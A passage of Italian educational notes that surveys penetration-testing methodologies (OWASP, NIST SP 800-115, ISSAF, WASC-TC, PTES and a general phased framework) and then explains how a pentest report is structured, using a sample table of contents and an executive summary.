- **Testing Passivo:** il *pentester* cerca di comprendere la logica dell'applicazione, esplorandola così come farebbe un normale utente. In questo testing possono essere utilizzati strumenti per la raccolta di informazioni.
- **Testing Attivo:** il *pentester* effettua un insieme di test, raggruppati in 12 categorie
 - 1. Information Gathering;
 - 2. Configuration and Deployment Management Testing;
 - 3. Identity Management Testing;
 - 4. Authentication Testing;
 - 5. Authorization Testing;
 - 6. Session Management Testing;
 - 7. Input Validation Testing;
 - 8. Error Handling;
 - 9. Cryptography;
 - 10. Business Logic Testing;
 - 11. Client-side Testing;
 - 12. API Testing

2.4.2.2 OWASP – Mobile Application Security (MAS)

MAS fornisce uno standard di sicurezza per le *App mobile* (MASVS) ed una guida completa su come valutarle rispetto a tale standard (MASTG):

- OWASP Mobile Application Security Verification Standard (MASVS);
- OWASP Mobile Application Security Testing Guide (MASTG);
- OWASP Mobile Application Security Checklist (MAS Checklist).

OWASP MASVS e OWASP MASTG definiscono i processi, le tecniche e gli strumenti da utilizzare durante la valutazione di sicurezza di un'App mobile e una serie di casi di test che consentono ai *pentester* di fornire risultati coerenti e completi da una valutazione di sicurezza.

MAS – Verification Standard

OWASP Mobile Application Security Verification Standard (MASVS) è lo standard di settore per la sicurezza delle App mobile. Può essere utilizzato da:

- progettisti e sviluppatori di software mobile per sviluppare applicazioni sicure;
- pentester per garantire la completezza e la coerenza dei risultati dei test di sicurezza.

MAS – Testing Guide

La OWASP Mobile Application Security Testing Guide (MASTG) è un manuale completo per i test di sicurezza delle App mobile ed il *reverse engineering*. Descrive i processi tecnici (**casi di test**) per la verifica dei controlli elencati nell'OWASP MASVS.

MAS – Checklist

Permette di verificare i casi di test definiti nella OWASP MASTG per ciascuno dei controlli richiesti dal OWASP MASVS.

2.4.2.3 OWASP – Software Assurance Maturity Model (SAMM)

Fornisce un metodo oggettivo e misurabile per analizzare e migliorare il ciclo di vita dello sviluppo sicuro del software. Inoltre, supporta l'intero ciclo di vita del software ed è indipendente dalla tecnologia e dai processi. Si evolve in base alle diverse esigenze e segue un approccio basato sul rischio.

2.4.2.4 OWASP – Top 10 projects


Una delle caratteristiche più note in letteratura, è la **Top 10 Project**, un documento di sensibilizzazione standard per gli sviluppatori e la sicurezza delle applicazioni Web. Mostra i 10 principali rischi per la sicurezza delle Web App. Quindi, per ciascun rischio mostra:

- il suo impatto tecnico ed aziendale;
- i principali scenari di attacco (in che modo è possibile sfruttare il rischio considerato);
- come tale rischio potrebbe essere prevenuto;
- riferimenti a fonti esterne utili per una comprensione migliore del rischio.

Il documento non si concentra nell'affrontare tutti i problemi di sicurezza delle Web App bensì sulle macro-aree dei problemi di sicurezza, senza entrare nello specifico. Questa sorta di astrazione è utile in quanto consente di individuare dei pattern comuni di attacco, in maniera indipendente dalla tecnologia.

utilizzata, per ogni rischio. Ma non solo, capire se l'attacco individuato possiede ancora la sua validità per un determina versione di tecnologia (potrebbe essere che venga considerato innocuo in quanto rilasciato una patch che risolve la vulnerabilità).

Dalla seguente figura possiamo vedere l'aggiornamento che è stato effettuato nell'anno 2021 per quanto concerne la gravità dei rischi (consultabile su tale sito OWASP Top Ten):



Per ogni minaccia sono presenti delle informazioni in più quali:

- **Fattori**: una serie di metriche che stimano la gravità della minaccia;
- **Descrizione**: una descrizione del rischio considerato;
- **Come prevenire**: dei consigli per limitare tale rischio;
- **Scenari di attacco di esempio**: una serie di scenari concreti che mostrano come effettuare gli attacchi;
- **Referenze**: fonti esterne per una maggiore compressione;
- **Elenco dei CWE mappati**.

Studiare le *Web App* rispetto ai 10 principali rischi di sicurezza è importante in quanto si garantisce che vengano evitati/mitigati gli attacchi derivanti dalle vulnerabilità più comuni.
Ma non solo, garantisce anche la **triade CIA** (Confidenzialità, Integrità e Disponibilità).

La community OWASP ha sviluppato vari strumenti per condurre test di sicurezza su *Web App*, come:

- OWASP ZAP;
- WebScarab;
- Wapiti;
- JBroFuzz;
- SQLiX;
- etc.

Dai **vantaggi** che offre tale metodologia si può facilmente intuire su come incoraggia pratiche di programmazione sicura, integrando i test di sicurezza in ogni fase dello sviluppo di una *Web App* così da garantire che l'applicazione sia robusta, priva di errori e sicura. Tale metodologia è ampiamente accettata a livello industriale, grazie alla continua evoluzione della community che giorno dopo giorno contribuisce a renderla sempre più robusta con l'aggiunta di nuove informazioni.

NIST Special Pubblication (SP) 800-115

Fornisce linee guida di sicurezza ed è rivolto ad organizzazioni di tutte le dimensioni e settori.

Ogni organizzazione può utilizzare volontariamente le linee guida definite dal **NIST SP 800-115** per migliorare la sicurezza del proprio asset. È obbligatorio che tutte le agenzie federali rispettino le linee guida del *NIST* e anche gli appaltatori (e subappaltatori) che lavorano per le agenzie federali devono rispettare tali linee guida, altrimenti rischiano di perdere il contratto.

La NIST Special Publication (SP) 800-115 fornisce in particolare linee guida tecniche per condurre penetration testing e vulnerability assessment e supporto nella pianificazione e nell'esecuzione dei test di sicurezza.

Alcuni punti salienti del *NIST SP 800-115* includono:

- **Pianificazione:** fornisce indicazioni sulle attività di pianificazione, come la definizione degli obiettivi, l'individuazione delle regole di ingaggio, l'identificazione dei ruoli e delle responsabilità del team di *pentesting* e lo sviluppo di piani di testing.
- **Scoperta:** definisce tecniche per la raccolta di informazioni (information gathering), identificazione di porte/servizi, rilevamento di vulnerabilità, sniffing di rete, sfruttamento delle credenziali predefinite, etc.
- **Attacco:** definisce metodi per ottenere l'accesso, aumentare i privilegi, sfruttare le vulnerabilità, condurre attacchi *DoS* e spostarsi attraverso la rete (*pivoting*).
- **Reporting:** delinea gli elementi chiave che dovrebbero essere inclusi in un *penetration testing report*, come vulnerabilità, impatto ed azioni correttive.
- **Valutazione delle Competenze:** fornisce elementi per valutare le capacità del team di *pentesting* in aree quali reti, sistemi operativi, Web app, tecnologie wireless, etc.
- **Considerazioni Legali:** fornisce elementi di discussione su questioni legali e restrizioni che potrebbero applicarsi agli incarichi di *penetration testing*.

NIST SP 800-115, inoltre, è suddiviso in varie sezioni che coprono diversi aspetti dei test di sicurezza:

- **Security Testing and Examination Overview:** una valutazione di sicurezza dovrebbe comprendere almeno le seguenti fasi: *Planning*, *Execution*, *Post-Execution*.
Vengono definite 3 tipologie di valutazione per un asset:
 1. **Testing:** confrontare il comportamento reale con il comportamento atteso;
 2. **Examination:** controllare, ispezionare, revisionare, osservare, studiare o analizzare un oggetto (asset) per migliorarne la comprensione;
 3. **Interviewing:** discutere con il personale dell'organizzazione (in gruppi o individualmente) per ottenere chiarimenti.
- **Review Techniques:** vengono affrontati diversi aspetti e tecniche di revisione in merito alla documentazione, ai log, alle regole e alle configurazioni. Vengono anche fornite indicazioni su come effettuare sniffing della rete per identificare ed analizzare gli asset e controlli di integrità per verificare se eventuali file di sistema o comunque file «critici» siano stati compromessi.
- **Target Identification and Analysis Techniques:** vengono fornite indicazioni su come identificare porte, servizi e sistemi nella rete e successivamente identificare eventuali loro vulnerabilità. Le tecniche trattate in questa sezione sono: *Network Discovery*, *Network Porte Service Identification*, *Vulnerability Scanning* e *Wireless Scanning* (passive ed active scanning, wireless device location tracking, bluetooth scanning).

- **Target Vulnerability Validation Techniques:** vengono fornite indicazioni su come confermare l'esistenza di una vulnerabilità e comprenderne l'impatto (rischio) se la vulnerabilità viene sfruttata. Tale sezione copre sia debolezze tecniche che quelle dovute alla mancanza di consapevolezza e formazione (cioè, «vulnerabilità umane») sfruttabili tramite *Password Cracking*, *Target Exploitation*, *Social Engineering*.
 - **Security Assessment Planning:** definisce come pianificare il processo di valutazione della sicurezza fornendo indicazioni su come:
 - Sviluppare una politica di valutazione della sicurezza;
 - Dare priorità e pianificare le valutazioni;
 - Gestire lo sviluppo del piano di valutazione;
 - Selezionare e personalizzare le tecniche di valutazione della sicurezza;
 - Gestire la logistica della valutazione (selezione dei valutatori e delle loro competenze, dell'ubicazione, degli strumenti e delle risorse);
 - Affrontare le considerazioni legali.
 - **Security Assessment Execution:** l'esecuzione è ciò che segue la pianificazione; è importante che i valutatori si attengano al piano di valutazione, infatti, se è necessario «deviare» da tale piano, la situazione dovrebbe essere riesaminata per prendere una decisione. Questa sezione copre aspetti quali:
 - coordinazione delle risorse e delle attività coinvolte nel processo di testing;
 - valutazione ed analisi dei risultati ottenuti dal processo di testing;
 - trattamento dei dati relativi a tale processo (raccolta, archiviazione, trasmissione e distruzione).
 - **Post-Testing Activities:** riguarda ciò che accade dopo il processo di valutazione della sicurezza. I dati raccolti vengono «convertiti» in azioni da intraprendere, mentre, le attività di *post-testing* mirano a raccogliere i risultati della sezione precedente ed a creare un piano per mitigare le vulnerabilità rilevate.
- Il *NIST* fornisce linee guida per le seguenti attività di *post-testing*: *Recommendation/Remediation* su come risolvere e/o mitigare le problematiche di sicurezza rilevate e fare *reporting*.

2.4.3 Information System Security Assessment Framework (ISSAF)

È una metodologia open source, realizzata da una community di sviluppatori.

Caratteristica principale è la suddivisione in **domini** diversi tra di loro, dove ciascuno di questi rappresenta una parte dell'asset analizzato, con l'obiettivo di affrontare la valutazione della sicurezza secondo un preciso ordine logico.

Quindi l'analisi della sicurezza tiene conto prima di tutto dei domini dell'asset che vengono ritenuti più importanti e critici (più esposti agli attacchi) per poi considerare quelli meno importanti.

Tale framework si focalizza su due aspetti del testing:

- **Tecnico:** crea un processo di valutazione della sicurezza adeguato, stabilendo un insieme di regole e procedure da seguire in modo che permettano, successivamente, di ottenere risultati riproducibili e coerenti con la situazione di sicurezza dell'asset.

- **Manageriale:** definisce le migliori pratiche che dovrebbero essere eseguite durante la gestione del processo di *penetration testing*. Quindi, per ogni processo richiede una pianificazione sia dal punto di vista temporale (entro quanto tempo deve essere completato) che dal punto di vista delle risorse allocate (quante risorse allocare).

Tale metodologia contiene un vasto insieme di criteri di valutazione tecnica per testare numerose tecnologie e processi. Questi non si fermano in maniera astratta ma approfondiscono in maniera specifica il tipo di tecnologia considerata permettendo, quindi, di ottenere maggior informazioni per una migliore valutazione della sicurezza:

- Router e Switch;
- Firewall;
- Intrusion Detection e Prevention System;
- Virtual Private Network;
- Sistemi Operativi;
- Web Application Server;
- Database;
- etc...

Tuttavia, sorge la problematica: bisogna mantenere aggiornato il framework rispetto all'introduzione di nuove tecnologie e processi. In ogni caso, la metodologia può essere applicata sia in maniera **spot** (quando vi è la necessità) che **periodicamente**. L'utilizzo di quest'ultima modalità temporale consente di avere una sicurezza sempre più garantita ma bisogna notare che comporta allo stesso tempo un maggior dispendio economico, quindi, bisogna cercare di avere un ottimo trade-off tra sicurezza e costo.

L'analisi della sicurezza che viene effettuata dall'*ISSAF* si concentra sui tre aspetti della sicurezza quali: **fisica, digitale e umana**. In particolare, pone l'accento su:

- **Valutazione dei rischi:** vengono valutate le gravità dei rischi rilevati e se questi possono essere sfruttati dagli hacker per la realizzazione di attacchi;
- **Gestione delle risorse aziendali:** viene realizzata una stima dei costi conoscendo l'asset;
- **Valutazione dei controlli di sicurezza:** vengono valutati i meccanismi di controllo di sicurezza, come il controllo dell'*ACL* per l'accesso alle reti perimetrali, così come i controlli della sicurezza fisica, quale il controllo di accessi convenzionali (NFC);
- **Sviluppo delle politiche di sicurezza:** vengono sviluppate delle politiche di sicurezza per garantire la sicurezza del proprio asset. In pratica, vengono delegati determinati permessi agli utenti che risiedono all'interno dell'asset (chi può fare cosa, chi può andare dove e quali programmi possono accenderli), vengono adottati dei meccanismi crittografici in maniera da garantire la confidenzialità delle informazioni che transitano, etc...

I principali **vantaggi** derivanti dalla metodologia ISSAF sono:

- colma il divario tra la visione tecnica e quella gestionale dei test di sicurezza, implementando i controlli necessari per gestire entrambi gli aspetti;
- esamina la sicurezza di un asset;
- progetta l'asset valutando i controlli di sicurezza esistenti rispetto a vulnerabilità critiche;
- comprende i rischi esistenti in un asset riducendo questi in modo proattivo mediante l'identificazione delle vulnerabilità che possono sulla sicurezza dell'asset.

Il **framework ISSAF** è molto valido in quanto definisce una serie di aspetti importanti ma al contempo stesso è difficile da utilizzarlo sin da subito in quanto ha a che fare con una parte di tecnologia che potrebbe non essere più in uso creando, quindi, dei problemi.

2.4.4 Web Application Security Consortium: Threat Classification (WASC-TC)

È uno standard *Open Source* per valutare la sicurezza delle *Web App*, simile allo standard *OWASP*, infatti, classifica una serie di attacchi e vulnerabilità, ma li affronta in modo più approfondito.

Lo standard definisce tre diverse «**view**», che permettono di valutare da diverse «prospettive» le principali minacce di sicurezza per le *Web App*:

1. **Enumeration View:** fornisce una lista (enumerazione) delle principali «debolezze» e dei principali attacchi per le *Web App*. Le debolezze e gli attacchi sono discussi individualmente (non a livello di macro-aree), fornendo per ciascuno di essi una definizione concisa, una tipologia ed e esempi su varie piattaforme di programmazione.
2. **Development View:** fornisce allo sviluppatore una visione più completa sulla sicurezza di un determinato asset e definisce le vulnerabilità a partire da un insieme di debolezze ed attacchi che possono verificarsi in una delle seguenti fasi del ciclo di vita di una *Web App*:
 - **Vulnerabilità di Progettazione:** introdotte quando le problematiche di sicurezza della *Web App* non sono state tenute in considerazione durante la fase di raccolta dei requisiti;
 - **Vulnerabilità di Sviluppo:** si verificano a causa di regole e pratiche di programmazione sbagliate o non sicure;
 - **Vulnerabilità di Distribuzione:** causate dell'errata configurazione della *Web App*, del Web server o di altri sistemi ad essi relativi
3. **Taxonomy Cross-reference View:** permette di «*mappare*» la terminologia usata da uno standard in quella usata da un altro standard, utile perché ciascuno standard definisce i propri criteri per valutare le *Web App* sotto diversi punti di vista e misura i rischi associati alle vulnerabilità. Inoltre, permette di valutare in maniera approfondita le *Web App* rispetto alle debolezze ed agli attacchi più comuni.

WASC-TC è accettato a livello industriale ed è utilizzato in molte soluzioni sia *Open Source* che commerciali.

2.4.5 Penetration Testing Execution Standard (PTES)

È una metodologia di test di penetrazione, sviluppato da un team di professionisti della sicurezza delle informazioni con l'obiettivo di soddisfare la necessità di uno standard completo e aggiornato nei test di penetrazione.

L'idea di questa metodologia è emulare il comportamento di un hacker attivo, rimanendo sempre in un contesto autorizzato (presuppone, quindi, un accordo tra le parti per effettuare delle azioni malevoli).

Può essere utilizzato in un qualsiasi dominio applicativo, da asset piccoli ad asset grandi. Tale framework è molto accurato in quanto va a definire le varie esigenze che un attaccante dovrebbe avere prima di realizzare un vero attacco: per esempio, se un attaccante ha intenzione di sferrare un attacco ad un determinato asset deve innanzitutto acquisire delle informazioni su di esso, quindi fare **Intelligente Gathering, Threat Modelling** e così via. E solo nel momento in cui possiede informazioni sufficienti, dà avvio all'attacco vero e proprio.

A causa di questo, sono stati definiti 7 fasi:

1. **Pre-engagement Interactions:** stipulazione di un accordo;
2. **Intelligence Gathering:** raccolta di informazioni in merito a un asset;

3. **Threat Modelling:** analisi dei rischi derivanti da mancanza di controlli di sicurezza;
4. **Vulnerability Analysis:** analisi delle vulnerabilità;
5. **Exploitation:** sfruttamento delle minacce per la realizzazione degli attacchi;
6. **Post-exploitation:** scoprire gli altri asset per raggiungere l'asset desiderato;
7. **Reporting:** realizzazione di un documento.

La 1° rappresenta una fase in cui viene stipulato un accordo tra le parti definendo le varie azioni da seguire, mentre dalla 2° alla 6° rappresentano le fasi che emulano il comportamento di un *black hat hacker*, quindi, si cerca di raccogliere quante più informazioni possibili sull'asset con l'obiettivo di trovare delle vulnerabilità che possono essere sfruttate per la realizzazione degli attacchi.

Mentre la 7° rappresenta una fase in cui viene realizzato un documento che tiene traccia di tutte le azioni che sono state effettuate per scoprire le vulnerabilità. Da notare che siamo in un contesto "etico" grazie all'aggiunta della prima e settima fase.

Vantaggi

I principali vantaggi derivanti dalla **metodologia PTES** sono:

- Framework accurato che copre sia aspetti tecnici che gestionali di un processo di *penetration testing*;
- Fornisce istruzioni dettagliate su come eseguire molte delle attività necessarie per valutare accuratamente la sicurezza di un asset;
- Creato da *penetration tester* che svolgono queste attività quotidianamente;
- Riguarda sia le tecnologie comunemente utilizzate sia quelle che non sono molto comuni;
- È facile da comprendere e può essere adattato a varie esigenze e contesti di testing.

2.5 Framework Generale per il Penetration Testing (FGPT)

Si tratta di una metodologia pratica e operativa con la caratteristica di non tralasciare gli aspetti metodologici del processo di *penetration testing* in quanto questi ultimi garantiscono l'accettabilità (ovvero che garantisce la riproducibilità) del test.

Vengono adoperati moltissimi strumenti forniti da *Kali Linux* per condurre varie tipologie di test di sicurezza su un determinato asset. È importante che questi strumenti siano utilizzati con cognizione di approccio, seguendo un preciso approccio in quanto lo strumento è più soggetto all'evoluzione rispetto agli approcci/metodologie.

La metodologia definisce i passi, secondo un preciso ordine logico, da seguire durante un processo di *penetration testing* per valutare la sicurezza di un asset in modo efficace. Quindi, vengono eseguite delle attività che farebbe il *black hacker*.

Il FGPT definisce le seguenti fasi, tipicamente sequenziali:

1. **Target Scoping:** stipulazione di un accordo tra le parti;
2. **Information Gathering:** raccolta di informazioni;
3. **Target Discovery:** analisi delle macchine attive all'interno dell'asset;
4. **Enumerating Target:** capire quali sono i servizi che vengono erogati all'esterno;
5. **Vulnerability Mapping:** analisi delle vulnerabilità;
6. **Social Engineering:** consente di accedere all'asset;

7. **Target Exploitation:** stesso concetto della fase precedente; generalmente, questa fase e la precedente vengono inglobati in una sola;
8. **Privilege Escalation:** meccanismi per ottenere ulteriori privilegi;
9. **Maintaining Access:** meccanismi per garantire l'accesso;
10. **Documentation and Reporting:** realizzazione di un documento.

La 1° e la 10° fase vengono eseguite in un contesto etico. Dalla 2° alla 9° sono fasi che vengono eseguite da un *black hacker*. Nello specifico:

- dalla 2° alla 5° vengono inglobate nella fase chiamata **Pre-Exploitation**;
- dalla 6° alla 7° vengono inglobate nella **Exploitation**;
- dalla 8° alla 9° vengono inglobate nella **Post-Exploitation**.

È un approccio snello e di facile apprendimento con il vantaggio di essere adattato a varie esigenze di testing consentendo ai *pentester* di non effettuare tutte le fasi tipiche di un *black hacker* ma soltanto quelle di cui necessita; per esempio, un *pentester* che dispone delle informazioni in merito a un asset considerato non ha necessità di effettuare l'attività *Information Gathering*. Inoltre, permette di realizzare sia approcci **Black Block** che **White Block**.

Tale approccio è generico, quindi può essere combinato con una qualsiasi delle metodologie esistenti. Questo dovrebbe essere usato come linea guida piuttosto che come una soluzione ideale in quanto fortemente dettata dal modus operandi di un attaccante.

Target Scoping

Si tratta di un'attività di accordo tra le parti, quindi vari attori coinvolti nel processo di *penetration testing* interagiscono tra di loro al fine di stabilire le azioni proibite e non.

Tipicamente vengono prese le seguenti decisioni:

- Cosa deve essere analizzato?
- Come deve essere analizzato?
- Quali condizioni devono essere applicate durante il processo di test?
- Cosa limiterà l'esecuzione del processo di test?
- Quanto ci vorrà per completare il test?
- Quali obiettivi tecnici/aziendali saranno aggiunti?

Information Gathering

Il *pentester* per conoscere "meglio" il suo obiettivo (asset) consulta una serie di risorse pubblicamente disponibili: Forum, Bacheche, Albi, Blog, Social Network, Siti Web, etc... Le informazioni possono essere raccolte anche attraverso motori di ricerca. Oppure un *pentester* può utilizzare gli strumenti forniti da Kali Linux per raccogliere più informazioni possibili su un determinato asset:

- informazioni di rete, Whois, informazioni sul DNS;
- indirizzi e-mail e numeri di telefono;
- informazioni personali;
- account utente;
- etc.

Altra importante fonte di informazione è il *Dark Web*, tipicamente accessibile tramite *TOR Browser* la cui ricerca su questo mondo può fornire una visione più esaustiva sulle vulnerabilità e le minacce per un determinato asset. Man mano che vengono raccolte ulteriori informazioni aumenta la probabilità di condurre con successo il processo di *penetration testing*.

Target Discovery

Fornisce una visione completa delle tecnologie e dei dispositivi interconnessi in un determinato asset. Quindi si occupa di determinare gli host attivi all'interno dell'asset, oltre al determinare i sistemi operativi in esecuzione su tali host. Un'operazione alquanto importante in quanto permette di restringere ulteriormente il numero di macchine da analizzare in vista delle prossime fasi di *penetration testing*. Inoltre, si occupa anche di caratterizzare ciascun host in base al proprio ruolo all'interno dell'architettura di rete.

Gli strumenti per il *target discovery*, generalmente, implementano **tecniche di rilevamento**:

- **attivo**: interrogazione diretta su una determinata macchina mediante l'invio di pacchetti al fine di ottenere delle informazioni desiderate;
- **passivo**: vengono utilizzate tecniche tali da non rendere l'attività di *target discovery visible*, quindi, che non insospettiscono la macchina considerata.

Enumerating Target

Un'attività che consiste nel capire quali sono i servizi che vengono erogati all'esterno dalle macchine attive. Quindi utilizza numerose tecniche per la scansione delle porte attive, sapendo che le porte rilevate come attive vengono enumerate in base ai servizi che esse erogano. La fase di enumerazione è utile anche per capire se ci sono dei meccanismi di filtraggio tra chi conduce l'attività di *penetration testing* e la macchina analizzata, quindi determinare la presenza di **firewall** o di **Intrusion Detection System (IDS)**. Dopo aver scoperto le porte attive, viene effettuato un'analisi approfondita con l'obiettivo di determinare le vulnerabilità dell'asset.

Vulnerability Mapping

Ha lo scopo di identificare ed analizzare le vulnerabilità in base alle porte aperte ed ai servizi erogati dall'asset. Può essere eseguito o mediante strumenti automatici o manualmente. Considerando il costo di questa fase, sarebbe ideale fare la combinazione di questi due approcci permettendo al *pentester* di esaminare sia vulnerabilità note che sconosciute (**0-day**).

Social Engineering

Praticare "*l'arte dell'inganno*" può essere molto utile quando non vengono rilevati punti di accesso (vulnerabilità sfruttabili) nell'asset analizzato. Quindi si cerca di ingannare un utente attraverso l'esecuzione di codice dannoso che potrebbe consentire l'accesso all'asset stesso.

Di questo procedimento/attività bisogna far riferimento all'interno dell'accordo tra il *pentester* e il committente, in quanto equiparabile ad una truffa.

Target Exploitation

Si concentra principalmente sul processo di "acquisizione" dell'asset analizzato. Dopo aver esaminato le vulnerabilità esistenti in un asset, si cerca di "violarle" attraverso la rete, sfruttando opportuni vettori di attacco (exploit remoti). Oppure tramite *exploit* locali per assumere localmente il controllo di un determinato asset, tramite tecniche di ingegneria sociale. Questa fase è strettamente relata alle attività di *Post-Exploitation*: **Privilege Escalation, Maintaining Access**.

Privilege Escalation

Lo scopo di tale attività è quello di ottenere l'accesso all'asset disponendo dei massimi permessi possibili. Quindi, una volta "acquisito" l'asset, un *pentester* potrebbe operare all'interno di esso con l'obiettivo di elevare i privilegi tramite l'utilizzo di opportuni strumenti che permettono di ottenere i permessi di super user (root) o di amministratore di sistema.

Dopo aver ottenuto l'accesso ad alcune componenti del sistema, un *pentester* potrebbe:

- acquisire ulteriori informazioni/permessi/visibilità sull'asset;
 - utilizzando exploit locali;
 - analizzando il traffico di rete (Sniffing);
 - effettuando il cracking delle password di alcuni servizi;
 - etc...
- condurre ulteriori attacchi verso altre componenti dell'asset (Pivoting).

Maintaining Access

Potrebbe essere necessario mantenere l'accesso all'asset per un determinato periodo di tempo, in maniera da evitare il percorrere di tutte le fasi di *penetration testing*. Questo consente di risparmiare tempo, costi e risorse per dimostrare l'accesso all'asset. Tipicamente l'accesso all'asset viene mantenuto mediante software chiamati **backdoor**.

Questo tipo di accesso fornisce una visione chiara di come un attaccante potrebbe mantenere la propria persistenza all'interno dell'asset (spesso, senza che ciò venga rilevato).

Documentation and Reporting

Si realizza un documento cercando di riportare tutte le vulnerabilità rilevate e sfruttate:

- **Penetration Testing Report**;
- **Rapporto di scansione dettagliato**;
- **Presentazione digitale**.

Questo è fondamentale sia dal punto di vista etico che professionale, in quanto permetterebbe al committente di rieseguire gli stessi passi effettuati dal *penetration tester* per confermare la veridicità delle vulnerabilità rilevati.

Questi permettono anche di stabilire e confrontare la sicurezza dell'asset analizzato, prima e dopo il processo di *penetration testing*.

2.6 Penetration Testing Report

Il report sulle attività svolte è tipico anche delle altre valutazioni di sicurezza (security audit e vulnerability assessment), ma particolare importanza ha quello relativo al processo di **Penetration Testing**.

Per effettuare un *pentesting* efficace è necessario strutturare l'attività rendendola formale e stabilire una o più metodologie da seguire, anche a seconda dei casi. La stesura del report è tipicamente l'ultimo step del processo, ma è importante avere una visione d'insieme in modo da capire quali informazioni recuperare per inserirle poi all'interno del documento.

Il **Penetration Testing Report** è composto da diverse parti, ognuna delle quali può essere vista come un documento a sé stante. Si parte da una descrizione generale dell'attività e nelle sezioni successive si raffina il livello di dettaglio. Il motivo di questa struttura è dato dal fatto che ogni sezione è destinata a una componente diversa dell'organizzazione che ha richiesto il processo di *pentesting*, in quanto le prime parti andranno lette da personale manageriale e gestionale, e quindi le informazioni riportate saranno a un livello di dettaglio più alto, mentre le sezioni più interne del documento saranno rivolte alla parte tecnica e quindi andranno esplicitate procedure e informazioni in modo diverso e più dettagliato.

Cover page

Il report dovrebbe iniziare con un frontespizio che tipicamente contiene uno o più loghi (logo dell'azienda committente, logo di chi conduce l'attività), un titolo, una breve descrizione, ed eventualmente anche la data di consegna della documentazione.



Penetration Test Report

MegaCorp One

August 10th, 2013

Table of contents

La parte successiva da inserire è l'**indice**, molto importante per ovvie ragioni di ordine e di pulizia, e inoltre perché chi vuole leggere solo una parte del documento deve sapere immediatamente dove deve andare. Di seguito un esempio:

Table of Contents	
Executive Summary	3
Engagement Highlights	3
Vulnerability Report	4
Remediation Report	4
Findings Summary	5
Detailed Summary	5
E1 – DOM Based XSS Vulnerability	5
E2 – Stored Cross Site Scripting Vulnerability.....	6
E3 – Stored Cross Site Scripting Vulnerability.....	8
E4 – Blind XSS Vulnerability	10
E5 – Arbitrary File Upload Vulnerability	12
E6 – SOAP Based SQL Injection Vulnerability	13
E7 – Configuration File Disclosure	16
E8 – Administrative Login And Database Manipulation	17

In questo esempio è possibile notare come l'asset analizzato sia una componente web, in quanto sono presenti vulnerabilità tipiche di applicazioni web come Cross Site Scripting o Arbitrary File Upload.

Executive Summary

L'**Executive Summary** è la parte più importante del *Penetration Testing Report*, perché è rivolta alla parte manageriale dell'organizzazione committente. Potrebbe essere visto come un "*abstract*" di una tesi, infatti non è rivolto a figure tecniche, per cui va utilizzato un linguaggio facilmente comprensibile. È buona norma evitare tecnicismi o acronimi troppo complessi non di uso comune. Bisogna infatti tenere conto che chi leggerà questa parte, non solo non ha le competenze tecniche, ma probabilmente avrà poco tempo per leggerlo, quindi bisogna essere precisi e concisi. L'*Executive Summary* dovrebbe poi contenere

quello che viene chiamato scopo o ambito del processo di *pentesting*, ovvero tutto ciò che può e non può essere fatto, come va fatto, in quanto tempo va fatto, ecc. Inoltre, vanno descritte nel modo più semplice possibile tutte le scoperte che sono state effettuate durante il processo, cosa è stato rilevato dal punto di vista della sicurezza, la "postura" di sicurezza (ovvero se l'asset sta bene dal punto di vista della sicurezza), con poche frasi e chiarendo eventualmente in che modo potrebbe essere migliorata. Va poi inserita la parte di analisi, ovvero quali sono i rischi causati dalle problematiche di sicurezza rilevate e in che modo questi rischi possono essere eliminati o mitigati.

Di seguito vediamo un esempio di *Executive Summary*:

EXECUTIVE SUMMARY

RHAinfoSec conducted a full webapplication penetration test on **foonetworts**, the goal was to analyze the security posture of the Webapplications and suggest countermeasures for all the findings requiring remediation.

The Application Penetration test was conducted on foonetworts from January 2013 onwards. The target subdomains were also included in the scope of penetration test, which were not provided by default since it was a full black box penetration test.

As a result of the engagement we managed to find lots of high risk vulnerabilities which confirmed that the security posture of the application is very low and proper security countermeasures have not been implemented inside the environment.

This report contains detailed analysis about the vulnerabilities that we found during the engagement along with the report also contains a remediation report which would help you improve the overall security posture of your application. The report also contains a detailed explanation about every vulnerability found along with the detailed countermeasures to fix the vulnerability.

The overall risk of compromise was analyzed to be 70%. Addressing the security issues that present inside the report would significantly increase the overall risk of compromise.

In questo specifico esempio vediamo una descrizione del test condotto da RHAinfoSec su un asset chiamato *foonetworts*. Nel summary viene detto quando è stata condotta l'attività e che sono stati inclusi i sottodomini anche se non erano forniti di default. Dopodiché viene fatta una descrizione generale dei risultati del *penetration testing* e delle problematiche che sono state rilevate con i relativi rischi. Eventualmente vengono indicate quali sono le contromisure da attuare affinché le vulnerabilità ad alto rischio vengano almeno mitigate.

Engagement Highlights

In questa sezione va tutto ciò che ha a che fare con le parti coinvolte nel processo di *penetration testing*, quindi principalmente gli accordi tra le parti. Vanno le **regole di ingaggio**, ovvero ciò che è concesso e non è concesso fare, le informazioni che caratterizzano l'attività da compiere: cosa deve essere testato, con quale metodologia, se verranno applicate o no tutte le fasi della metodologia, in quale data verranno applicate, cosa ci si aspetta da questo processo, gli obblighi e le responsabilità, e le altre informazioni relative alla parte legale. Le **regole di ingaggio** devono essere concordate tra le parti prima dell'inizio del processo di *penetration testing*.

Queste regole vanno a coprire i seguenti aspetti:

- *NDA* (Non Disclosure Agreement - Accordi di Non Divulgazione);
- quali parti dell'asset devono essere valutate, ovvero la portata del processo di *pentesting* (potrebbe essere necessario valutare solo una parte dell'asset per poca disponibilità di denaro o di risorse o ancora perché un asset potrebbe custodire segreti aziendali);

- tecniche consentite e non consentite, come ad esempio l'ingegneria sociale, che non fa parte di default di un processo di *pentesting* e va richiesto esplicitamente dal committente;
